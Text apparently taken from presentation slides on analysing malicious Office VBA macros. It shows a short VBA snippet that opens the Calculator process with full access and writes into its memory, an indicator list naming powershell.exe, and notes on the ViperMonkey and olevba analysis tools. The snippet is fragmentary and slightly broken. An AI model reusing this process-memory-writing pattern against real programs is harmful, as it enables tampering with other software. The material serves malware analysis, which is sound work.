hWnd = FindWindow(vbNullString, "Calc")

If (hWnd = 0) Then
 MsgBox "Window not found!“
 Exit Sub
End If

GetWindowThreadProcessId hWnd, pid
pHandle = OpenProcess(PROCESS_ALL_ACCESS, False, pid)
WriteProcessMemory pHandle, &H42D120, "", 6, 0& '
CloseHandle hProcess
```

Script Obfuscation

Script Analysis Indicators

URLs

Commands

- powershell.exe

Filenames

VBA Emulation Engine

Experimental

https://github.com/decalage2/ViperMonkey

Options

python vmonkey.py DOCUMENT

olevba

String deobfuscation and replacement

Options

--deobf: Deobfuscate strings

--reveal: Replace strings in original code

Thank you